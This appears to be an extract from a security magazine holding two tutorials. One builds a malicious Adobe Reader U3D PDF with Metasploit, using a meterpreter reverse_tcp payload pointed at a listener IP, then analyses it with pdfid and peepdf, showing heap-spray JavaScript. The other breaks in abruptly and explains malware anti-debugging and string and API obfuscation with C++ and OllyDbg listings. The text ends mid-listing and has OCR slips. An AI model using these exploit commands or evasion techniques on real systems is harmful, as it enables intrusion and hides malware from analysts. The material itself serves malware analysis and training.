A screenshot of a terminal window with a dark background and a blue logo. The terminal shows the Metasploit framework interface. At the top, there is a message: "Save your shells from AV! Upgrade to advanced AV evasion using dynamic exe templates with Metasploit Pro -- type 'go_pro' to launch it now." Below this, the version and statistics are displayed: "[*] metasploit v4.6.0-dev [core:4.6 api:1.0]", "+ -- --[1059 exploits - 595 auxiliary - 175 post", and "+ -- --[277 payloads - 29 encoders - 8 nops". The user enters the command "msf > use exploit/windows/fileformat/adobe_reader_u3d". The prompt changes to "msf exploit(adobe_reader_u3d) >". The user sets the payload to "windows/meterpreter/reverse_tcp" and the lhost to "192.168.40.155". Finally, the user enters "exploit", and the terminal shows "[*] Creating 'msf.pdf' file..." and "[+] msf.pdf stored at /root/.msf4/local/msf.pdf".

```
Save your shells from AV! Upgrade to advanced AV evasion using dynamic
exe templates with Metasploit Pro -- type 'go_pro' to launch it now.

[*] metasploit v4.6.0-dev [core:4.6 api:1.0]
+ -- --[ 1059 exploits - 595 auxiliary - 175 post
+ -- --[ 277 payloads - 29 encoders - 8 nops

msf > use exploit/windows/fileformat/adobe_reader_u3d
msf exploit(adobe_reader_u3d) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(adobe_reader_u3d) > set lhost 192.168.40.155
lhost => 192.168.40.155
msf exploit(adobe_reader_u3d) > exploit

[*] Creating 'msf.pdf' file...
[+] msf.pdf stored at /root/.msf4/local/msf.pdf
```

Figure 2. Setting Metasploit Variables

*After choosing the exploit type, we are going to choose the payload that will execute during exploitation in the remote target and open Meterpreter session.

**choose the LHOST which is our IP address and we can view through typing ifconfig in new terminal*

**finally we type exploit to create the PDF file with configuration we created before*

The file has been saved on /root/.msf4/local.

So we are going to move the file to the desktop to make it easier to locate when typing it in the terminal

```
root@kali :~# cd /root/.msf4/local
root@kali :~# mv msf.pdf /root/Desktop
```

PDFid

Now we are going to use pdfid to see what the PDF contains of elements and objects and JavaScript and see if there is something interesting to analyze (Figure 3).


```

root@bt:/pentest/forensics/pdfid# ./pdfid.py /root/Desktop/msf.pdf
PDFiD 0.0.11 /root/Desktop/msf.pdf
PDF Header: %PDF-1.7
obj          15
endobj       15
stream       4
endstream    4
xref         1
trailer      1
startxref    1
/Page        3
/Encrypt     0
/ObjStm      0
/JS          1
/JavaScript   1
/AA          0
/OpenAction   1
/AcroForm    1
/JBIG2Decode 0
/RichMedia   0
/Launch      0
/Colors > 2^24 0

```

Figure 3. PDFid

The PDF has only one page, maybe it's normal. There are several JavaScript objects inside... this is very strange. There is also an *OpenAction* object which will execute this malicious JavaScript.

So we are going to use peepdf.

Peepdf

Peepdf is a Python tool that is very powerful for PDF analysis. The tool provides all the necessary components that security researchers need for PDF analysis without using many tools. It supports encryption, Object Streams, Shellcode emulation, Javascript Analysis, and for *Malicious* PDFs, it shows potential Vulnerabilities, Shows Suspicious Elements, Powerful Interactive Console, PDF Obfuscation (bypassing AVs), Decoding: hexadecimal – ASCII and HEX search (Figure 4).

```

Usage: /usr/bin/peepdf [options] PDF_file

Version: peepdf 0.2 r158

Options:
  -h, --help                show this help message and exit
  -i, --interactive          Sets console mode.
  -s SCRIPTFILE, --load-script=SCRIPTFILE
                           Loads the commands stored in the specified file and
                           execute them.
  -f, --force-mode          Sets force parsing mode to ignore errors.
  -l, --loose-mode          Sets loose parsing mode to catch malformed objects.
  -u, --update              Updates peepdf with the latest files from the
                           repository.
  -g, --grinch-mode         Avoids colored output in the interactive console.
  -v, --version             Shows program's version number.
  -x, --xml                 Shows the document information in XML format.
root@kali:~#

```

Figure 4. Peepdf

Analysis

To start analysis, go to the directory of the PDF file then start with syntax `/usr/bin/peepdf -f msf.pdf`.

We use `-f` option to avoid errors and force the tool to ignore them (Figure 5).

```
MD5: d75b455a8a949b2a9d80025d929a0088
SHA1: 5f53c2bf2e7a73318be44b63b4cfc535f84bee5c
Size: 5972 bytes
Version: 1.7
Binary: True
Linearized: False
Encrypted: False
Updates: 0
Objects: 15
Streams: 4
Comments: 0
Errors: 0

Version 0:
  Catalog: 4
  Info: No
  Objects (15): [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15]
  Streams (4): [2, 7, 10, 15]
    Encoded (4): [2, 7, 10, 15]
  Objects with JS code (1): [15]
  Suspicious elements:
    /AcroForm: [4]
    /OpenAction: [4]
    /JS: [14]
    /JavaScript: [14]
    /U3D (CVE-2009-3953,CVE-2009-3959,CVE-2011-2462): [10]
```

Figure 5. `/usr/bin/peepdf -f msf.pdf`

This is the default output but we see some interesting things. The first one we see is the highlighted one, object 15 contains JavaScript code, and we have also one object 4 that contains two executing elements (`/AcroForm` & `/OpenAction`), and the last one is `/U3D` showing us a Known Vulnerability. For now we will start to explore these objects by getting an interactive console by typing syntax `/usr/bin/peepdf -i msf.pdf` (Figure 6).

```
PPDF> tree
/Catalog (4)
  /XFA (3)
    stream (2)
  /Pages (6)
    /Page (13)
      /Pages (6)
        stream (7)
        /ProcSet (8)
      /Page (9)
        /Pages (6)
          stream (7)
          /ProcSet (8)
        /Page (12)
          /Pages (6)
            stream (7)
            /ProcSet (8)
            /Annot (11)
            stream (10)
      /Action /JavaScript (14)
        stream (15)
    /Outlines (5)
  dictionary (1)
```

Figure 6. `/usr/bin/peepdf -i msf.pdf`

The tree commands shows the logical structure of the file, and starting explore object 4 (/AcroForm) (Figure 7).

```
PPDF> object 4
<< /AcroForm 3 0 R
/Type /Catalog
/Pages 6 0 R
/OpenAction 14 0 R
/Outlines 5 0 R >>

PPDF> object 3
<< /XFA 2 0 R >>

PPDF> object 2
<< /Length 291
/Filter /FlateDecode >>
stream
<?xml version="1.0" encoding="UTF-8"?>
<xdp:xdp xmlns:xdp="http://ns.adobe.com/xdp/">
<ed>kapa</ed>
<config xmlns="http://www.microsoft.org/schema/xci/2.6/">
<present>
<pdf>
<version>1</version>
<fjdklsaj fodpsaj fopjdsio>f</fjdklsaj fodpsaj fopjdsio>
```

Figure 7. The Tree Commands Shows the Logical Structure of the File, and Starting Explore Object 4

As we see in the picture above, when we type object 4, it gave you another object to explore. For now, we didn't see any important information or anything that seems suspicious except object 2 (XFA array) that gave us the element `<fjdklsaj fodpsaj fopjdsio>` and seems to us not to contain anything special.

Let's move to the another object (Open Action) (Figure 8).

```
PPDF> object 4
<< /AcroForm 3 0 R
/Type /Catalog
/Pages 6 0 R
/OpenAction 14 0 R
/Outlines 5 0 R >>

PPDF> object 14
<< /S /JavaScript
/JS 15 0 R >>

PPDF> object 15
<< /Length 3505
/Filter [ /FlateDecode /ASCIIHexDecode ] >>
stream

var padding;
var bbb, ccc, ddd, eee, fff, ggg, hhh;
var pointers_a, i;
var x = new Array();
var y = new Array();

function alloc(bytes) {
    return padding.substr(0, (bytes - 6) / 2);
}

function spray_eip(esc_a) {
    pointers_a = unescape(esc_a);
    for (i = 0; i < 2000; i++) {
        x[i] = alloc(0x8) + pointers_a;
        y[i] = alloc(0x88) + pointers_a;
        y[i] = alloc(0x88) + pointers_a;
        y[i] = alloc(0x88) + pointers_a;
    }
};
```

Figure 8. JavaScript Code, that Will be Executed when the PDF File will be Opened

How to Identify and Bypass Anti-reversing Techniques

by Eoin Ward, Security Analyst – Anti Malware at Microsoft

Learn the anti-reversing techniques used by malware authors to thwart the detection and analysis of their precious malware. Find out about the premier shareware debugging tool Ollydbg and how it can help you bypass these anti-reversing techniques.

This article aims to look at anti-reversing techniques used in the wild. These are tricks used by malware authors to stop or impede reverse engineers from analysing their files. As an entry level article we will look at:

- Setting up a safe analysis environment
- Ollydbg an X86 debugger
- Basic techniques like;
 - Verification of dropped location
 - Anti-debugger
 - Obfuscation of strings
 - Hiding APIs
 - Anti-Virtualisation

We will look at the code as written by the malware authors in C++. We will compare this code to the debugger code in Ollydbg. Ollydbg is the x86 debugger of choice for reverse engineers. We will look at the different techniques and possible improvements. We will also find out how to bypass each technique using Ollydbg. Finally, I have written a small 'Reverse_Me.exe' that contains all of these techniques so you can practice your newly gained malware smashing expertise.

Analysis Environment

First off we need an analysis environment. The 'Reverse_Me.exe' I have provided is not malicious. It is, however, good practice to only analyse files in a safe environment. Ideally, all your analysis would occur on a second computer which is not connected to any network. Typically, this analysis computer would run an operating system other than Windows. This machine hosts multiple virtual machines (Win XP, Win7, Server 2008) and samples are transferred by 'snicker-net.' Typically, the samples would be password protected in zip files. Having different host and guest operating systems reduces the chances of propagation of malware. A quicker way to get you started is to use a Virtual Machine and ensure that all shares are read-only. Disable all network connections before performing any analysis. It's not perfect but if you are mindful it should be adequate to get you started. Start by downloading your virtualisation environment of choice; VMware, Virtualbox, Windows Hypervisor, etc. (I have used a VMWare detection in the anti-virtualisation layer of the Reverse-Me sample). It is common for antimalware engineers to use Windows XP SP2 as an analysis machine, the idea being that this version of Windows has weaker security so it has a better chance of running. That said Windows 7 is perfectly adequate, I have done testing on both. After installing any required tools, take a snapshot so you can jump back to this point, this will save you having to remove the malware from your machine. Your environment is now setup so let us look at the tools.

Tools

For tools I am going to try and limit it to just one; 'Ollydbg.' Ollydbg is a debugger just like the debugger in your compiler but it can run without source code. It does this by converting the machine code into assembler so that it is human readable. It also gives us the ability to view and edit the assembler code as well as the values in the registers and on the stack and heap. Ollydbg has some very powerful plugins that can help you bypass many of the techniques I will mention. These Plugins are outside the scope of this article but please feel free to investigate yourself. Ollydbg is shareware but the author, Oleh Yuschuk, does ask you to register with him if you use it frequently or commercially <http://www.ollydbg.de/register.txt>. Version 2 of Ollydbg is available but it is still in beta so we are going to use V1.1 for this article. Please download it from <http://www.ollydbg.de/>.

I am also going to use a hex editor written by Eugene Suslikov, mainly to show parts of the PE file system. You don't need it to get through this article but a demo version of Hiew is available on his website <http://www.hiew.ru/>. If you get serious about reversing, Hiew is a must have tool.

Microsoft Visual Studio 2010

I used Visual Studio 2010 to compile the "reverse me" sample, if you do not have it installed on your analysis machine you will require the following DLLs to run the binary: <http://www.microsoft.com/en-us/download/details.aspx?id=5555>.

Getting started with Ollydbg

Download Ollydbg and unzip it into its own directory. It does not need to be installed. When you open Ollydbg for the first time you will more than likely be met by the warning in Figure 1. Using the menus at the top of the window navigate to Options->Appearance->Directories and point it to the directory that you just dropped Ollydbg into.




Figure 1. Setting up the UDD directory

When you open a file in Ollydbg you will see four panes in the window.

- Top-Left – Disassembler Pane
- Top-Right – Registers and Flags Pane
- Bottom-Left – Hex Dump Pane
- Bottom-Right – Stack Pane

We are mainly going to use the disassembler pane. The registers and flags panes we will use to manipulate jumps and see the values in the register. We will not use the dump and stack pane at this stage.

We are going to use short-cut keys for speed; the following shortcuts are all you should need;

- F2 Toggle breakpoint
- F7 Step into
- F8 Step over
- F9 Run continually
- Ctrl-G Go-to a Virtual address

We are mainly going to use strings to navigate for simplicity. If you right click on the disassembler pane and select 'Search For' -> 'All referenced Text Strings' (Figure 2). You will see the strings of each layer; just double click on that required layer to get to its location in code. On the top left hand corner of the main window you will see something like "CPU – main thread, module <module name>", this will tell you the module you are currently running in. When you open the 'Reverse_Me' in Ollydbg it may start in the ntdll module, just press F9 and it will go to the entry point of the 'Reverse_Me'. The first instruction in the 'Reverse_Me' sample is a call.




Figure 2. Find referenced strings

The Binary

The binary is available here http://download.hakin9.org/en/Reverse_Me.zip you can work along with the article. If you are more adventurous, read the article and then see if you can get through all the layers on your own. As a disclaimer I am not a Software Developer by trade. I do write python, C and C# on a daily basis but it is typically to get something done 'quick and dirty' or for in house tools. I apologise in advance for any errors in my code, the lack of style and the non-existent error checking. In my defense, most malware code is of a similarly poor structure, so this should make it more realistic ☹.

Just a short preamble, malware usually consists of layers. Typically, the most external is a packer of some sort (UPX, Aspack, etc.). I have not added a packer to this Reverse_Me.exe, although most are not hard to bypass and easy to add. I think they would overly complicate the binary for such a short article. I have tried to make all the layers very easy to identify by putting in lots of strings that you can search for. I have not encrypted each layer as would be typical of a "Reverse_Me" puzzle. This is to help in your navigation through the binary. It does leave you open to jump to the final layer and skip the rest ☹. The virtual addresses in the article may not correspond to the ones on your machine so please use the strings. I have displayed some of the strings in Figure 3. You will have to press <Enter> before each layer initiates. This may be a pain but it will help you to be systematic in your steps.




Figure 3. Strings as seen in Hiew32

Layer 1: Verification of dropped location

A lot of malware will drop executables onto your system. I frequently see ‘dll’ files dropped into the ‘C:\Windows\system32’ directory. Some malware will confirm its location before it will run. The anti-malware engineer is probably going to analyse the file in a directory like C:\Infected\<current_date>. So, this basic trick can be effective against simple dynamic analysis. We will see later how to obfuscate strings which would make this technique even harder to detect by hiding the word “Temp.”

Listing 1. Verification of dropped location

```
void First_challenge()
{
    char buf[255];
    char buf_temp[] = {'T', 'e', 'm', 'p'};
    // getcwd gets the current working directory
    _getcwd(buf, 255);
    bool Program_Running_In_Temp_Folder = true;
    // we are starting at 3 to avoid the drive letter
    for (int temp = 3; temp < 7; temp++)
    {
        if (buf[temp] != buf_temp[temp-3])
            Program_Running_In_Temp_Folder = false;
    }

    if (Program_Running_In_Temp_Folder)
        printf ( "Well done first layer passed" );
    else
        printf ( "Sorry not this time, you are in the wrong directory" );
        exit(0);
}
```

Layer 1: The C++ code

In *Code Segment 1* there is a short function that checks that a file is in a directory called Temp.

The corresponding assembler code as produced by Ollydbg is in Figure 4. As this may be your first time seeing assembler we will try and walk you through the code. The first point to identify is the call to `_getcwd`, this will get the current working directory. The next few lines compare the values in the path to the hex digits 0x54, 0x65, 0x6D, 0x70. If you pull up an ASCII table from the web you will find that these hex

bytes correspond to the string ‘Temp.’ The final two jumps in the image below can redirect you away from “Well done first layer passed.” This will happen if any of the hex bytes that represent ‘Temp’ do not match the path supplied by `_getcwd`.

Figure 4. Layer 1 Directory Detection, Assemble view

Locate and set a breakpoint (F2) on the line with `JNZ` (jump not equal to zero). If you click F9 it will run to that breakpoint. Now look at the top right of your screen and you should see a set of flags like the Figure 5, the registers and flag Pane. Locate the flag `Z` and click it. This will toggle the jump. Click it again. You should be able to see a small arrow showing you where the jump will terminate. By toggling the jump you can insure that it will not jump but fall through to ‘`Test AL AL`’. Repeat the flag manipulation on the next jump at `JE` (jump equal too) to insure you are directed to the “Well done first layer passed”. This technique of manipulating the jump can be used throughout the binary to jump to your chosen branch.

Figure 5. Ollydbg flags for manipulating jumps

Layer 2: Anti-debugger

Anti-debugging techniques are used by programs to detect if it runs under control of a debugger. The aim is to impede the process of reverse-engineering. There are a lot of anti-debugger tricks, we will just show you the most basic. It is based around the following windows function (Listing 2). It is simply an ‘if statement’ as you can see in *Code Segment 2* (Listing 3).

Listing 2. IsDebuggerPresent API

```
BOOL WINAPI IsDebuggerPresent(void);
```

Listing 3. IsDebuggerPresent 'if statement'

```
void Second_challenge()
{
    if( IsDebuggerPresent() )
    {
        printf("Running in a debugger");
        exit (0);
    }
    else
    {
        printf("Not running in a debugger");
    }
}
```

The assembler code is available in Figure 6. It calls the `IsDebuggerPresent` API and based on its response jumps to the “Not running in a debugger” `printf` or continues on to the `printf` which is passed “Running in a Debugger” and then the program exits. After a debug trick you will normally see a crash or exit. The Idea being that the analyst will think the file is benign or corrupt. To bypass this trick we are again going to use the zero flag as shown in the previous example. If we set the zero flag to 1 we will jump to the „Not running in a debugger” branch and continue to the next layer.



Figure 6. IsDebuggerPresent 'if' statement as seen from Ollydbg




Figure 7. Import Table

Layer 3 Obfuscation of strings and hiding APIs

I am going to take these two topics together as they are intrinsically linked. Windows executable files follow a structure called the PE file structure. This structure tells Windows how to load the executable into memory and what bit of code to run first, among other things. Without going into too much detail the PE structure has many tables and one that holds imports. This table is called the *imports table* and contains all the APIs that are called by the executable. As a Reverse engineer this is a very good place to start. It will give you a good Idea of what the program is going to do. If you see loads of networking APIs in a program that claims to be a calculator it would raise your suspicions. Figure 7 shows part of the Import table displayed by the excellent tool Hiew. In the table you can see APIs that we have used already e.g. IsDebuggerPresent. You will not see CreateFileA. Please notice two important API's LoadLibrary and GetProcAddress as these two API's give us the ability to load *any* API.

Layer 3:GetProcAddress

'GetProcAddress' is essentially a wild card. You can use 'GetProcAddress' to get the address needed to call any other API. There is a catch, you must pass the name on the API you require to 'GetProcAddress'. That would mean that although the API is not visible in the Imports table it will be glaring obvious in a string dump of the file. So, a malware author will typically obfuscate the strings in the binary and then pass them to a deobfuscation routine. The deobfuscation routine will pass the cleartext API names to 'GetProcAddress' to get the location of the API. So, between the obfuscation of the strings and the use of 'GetProcAddress' they can hide the APIs they are calling.

Layer 3: String Obfuscation

If you run a strings dump on the binary you will see something like Figure 3. If you scroll down through the strings in Hiew or another tool you will not see the following strings although they are used in the next function

- 'Kernel32'
- 'CreateFileA '
- <A secret code to pass layer 3>

I have used three types of obfuscation to hide the above strings. The first two are very similar and are really just to subvert a string search of the binary. When you see the C++ code they will look very easy to see through. When you view the assembler code it will be slightly more difficult. First is a method where you push values into an array and then convert the array to a string, see Listing 4.

Listing 4. Character Buffer to String Obfuscation, pushed in order

```
LPCWSTR get_Kernel32_string()
{
    char buffer_Kernel32[9];

    buffer_Kernel32[0] = 'K';
    buffer_Kernel32[1] = 'e';
    buffer_Kernel32[2] = 'r';
    buffer_Kernel32[3] = 'n';
    buffer_Kernel32[4] = 'e';
    buffer_Kernel32[5] = 'l';
    buffer_Kernel32[6] = '3';
    buffer_Kernel32[7] = '2';
    buffer_Kernel32[8] = '\0';

    //The following is code to convert the char buffer into a LPCWSTR
    size_t newsize = strlen(buffer_Kernel32) + 1;
```


```

wchar_t * wcstring = new wchar_t[newsizel;
size_t convertedChars = 0;
mbstowcs_s(&convertedChars, wcstring, newsizel, buffer_Kernel32, _TRUNCATE);

return wcstring;
}

```

Let's look at the same code in assembler it's a lot more difficult to find. Pull out your ASCII table again. If you look at the cluster of four *mov* instructions highlighted below, you will see the two DWORDs are moved onto the stack. If you translate these hex bytes into ASCII and change the byte order you will see 'Kernel32.' So, this simple method is very effective at obfuscating strings (Figure 8).



```

003B16F0 $ 55 PUSH EBP
003B16F1 . 8BEC MOV EBP,ESP
003B16F3 . 6A FF PUSH -1
003B16F5 . 68 90283B00 PUSH Mag_VMwa.003B2890
003B16FA . 64:A1 00000000 MOV EAX,DWORD PTR FS:[0]
003B1700 . 50 PUSH EAX
003B1701 . 83EC 50 SUB ESP,50
003B1704 . A1 18503B00 MOV EAX,DWORD PTR DS:[__security_cookie]
003B1709 . 33C5 XOR EAX,EBP
003B170B . 8945 F0 MOV DWORD PTR SS:[EBP-10],EAX
003B170E . 53 PUSH EBX
003B170F . 56 PUSH ESI
003B1710 . 57 PUSH EDI
003B1711 . 50 PUSH EAX
003B1712 . 8D45 F4 LEA EAX,DWORD PTR SS:[EBP-C]
003B1715 . 64:A3 00000000 MOV DWORD PTR FS:[0],EAX
003B171B . 8D45 E4 LEA EAX,DWORD PTR SS:[EBP-1C]
003B171E . B3 65 MOV BL,65
003B1720 . C745 E4 4B657 MOV DWORD PTR SS:[EBP-1C],6E72654B
003B1727 . C745 E8 656C3 MOV DWORD PTR SS:[EBP-18],32336C65
003B172E . C645 EC 00 MOV BYTE PTR SS:[EBP-14],0
003B1732 . 8D70 01 LEA ESI,DWORD PTR DS:[EAX+1]
003B1735 > 8A08 MOV CL,BYTE PTR DS:[EAX]
003B1737 . 40 INC EAX
003B1738 . 84C9 TEST CL,CL
003B173A . 75 F9 JNZ SHORT Mag_VMwa.003B1735
003B173C . 2BC6 SUB EAX,ESI
003B173E . 8D70 01 LEA ESI,DWORD PTR DS:[EAX+1]
003B1741 . 33C9 XOR ECX,ECX
003B1743 . 8BC6 MOV EAX,ESI

```

Figure 8. Building Kernel32 as a Character Array

The second type of obfuscation is very similar. It uses the same technique but goes a step further. It does not add the characters to the array in order. For longer strings this can make the reverse engineer's job very tough. Let's have a look at the C++ code in Listing 5.

Listing 5. Character Buffer to String Obfuscation, unordered

```

LPCSTR get_CreateFileA_string()
{
    char * buffer_CreateFileA = new char[12];
    buffer_CreateFileA[1] = 'r'; //0x72
    buffer_CreateFileA[2] = 'e'; //0x65
    buffer_CreateFileA[3] = 'a'; //0x61
    buffer_CreateFileA[8] = 'l'; //0x6c
    buffer_CreateFileA[6] = 'F'; //0x46
    buffer_CreateFileA[7] = 'i'; //0x69
    buffer_CreateFileA[4] = 't'; //0x74
    buffer_CreateFileA[0] = 'C'; //0x43
    buffer_CreateFileA[9] = 'e'; //0x65
    buffer_CreateFileA[5] = 'e'; //0x65
    buffer_CreateFileA[10] = 'A'; //0x41
    buffer_CreateFileA[11] = '\0';

    return (LPCSTR)buffer_CreateFileA;
}

```


As you can see, the values are not pushed in order. If you look at the code you can see ‘realFitCeeA’! It is not a huge leap to get ‘CreateFileA’ from this. But this method is surprisingly effective. How does it look in Assembler, Figure 9:

```

003B1774 . 6A 0C          PUSH 0C
003B1776 . E8 7D070000    CALL Mag_VMwa.operator new[]
003B1778 . 8BF0          MOV ESI,EAX
003B177D . 83C4 1C       ADD ESP,1C
003B1780 . 57           PUSH EDI
003B1781 . 8B5E 02       MOV BYTE PTR DS:[ESI+2],BL
003B1784 . C646 08 6C    MOV BYTE PTR DS:[ESI+8],6C
003B1788 . 66:C746 06 46 MOV WORD PTR DS:[ESI+6],6946
003B178E . 66:C746 03 61 MOV WORD PTR DS:[ESI+3],7461
003B1794 . 66:C706 4372  MOV WORD PTR DS:[ESI],7243
003B1799 . 8B5E 09       MOV BYTE PTR DS:[ESI+9],BL
003B179C . 8B5E 05       MOV BYTE PTR DS:[ESI+5],BL
003B179F . 66:C746 0A 41 MOV WORD PTR DS:[ESI+A],41
003B17A5 . FF15 04303B00 CALL DWORD PTR DS:[<&KERNEL32.LoadLibraryW>]
003B17AB . 8B1D 08303B00 MOV EBX,DWORD PTR DS:[<&KERNEL32.GetProcAddress>]
003B17B1 . 8BF8          MOV EDI,EAX
003B17B3 . 56           PUSH ESI
003B17B4 . 57           PUSH EDI
003B17B5 . FFD3         CALL EBX
003B17B7 . 56           PUSH ESI
003B17B8 . 57           PUSH EDI
003B17B9 . FFD3         CALL EBX
003B17BB . 33DB         XOR EBX,EBX

```

Figure 9. Building CreateFileA as a Character Array

The block of ‘mov’ instructions builds the string. As you can see, it is much harder to pull out *CreateFileA* from this code. It is a very simple and effective obfuscation technique. The API name is built on the ESI register and then passed to *GetProcAddress*. So, a good option is to put a breakpoint on all *GetProcAddress*s calls. By looking at the stack you can see what is being passed into the function. This will give you a more complete picture of the APIs that are being called.

The final type of obfuscation we are going to look at is called Exclusive OR (Xor for short). Xor is very popular with malware authors. It is a very basic type of ‘encryption’. I don’t even want to use the word encryption as the technique is more like polarization. One pass, encrypts the string and a second pass with the same key decrypts the string. It is very light weight and fast. It is also very easy to break.

Listing 6. Secret Code Buffer, (ciphertext) Xored with 0xFA to produce plaintext

```

unsigned char buffer_SecretCode[24] = {0xae, 0x92, 0x93, 0x89, 0xda, 0x93,
    0x89, 0xda, 0x8e, 0x92, 0x9f, 0xda, 0xa9, 0x9f, 0x99, 0x88, 0x9f, 0x8e,
    0xda, 0xb9, 0x95, 0x9e, 0x9f};

for ( int i = 0; i < sizeof(buffer_SecretCode); i++ )
    buffer_SecretCode[i] ^= 0xFA;

```

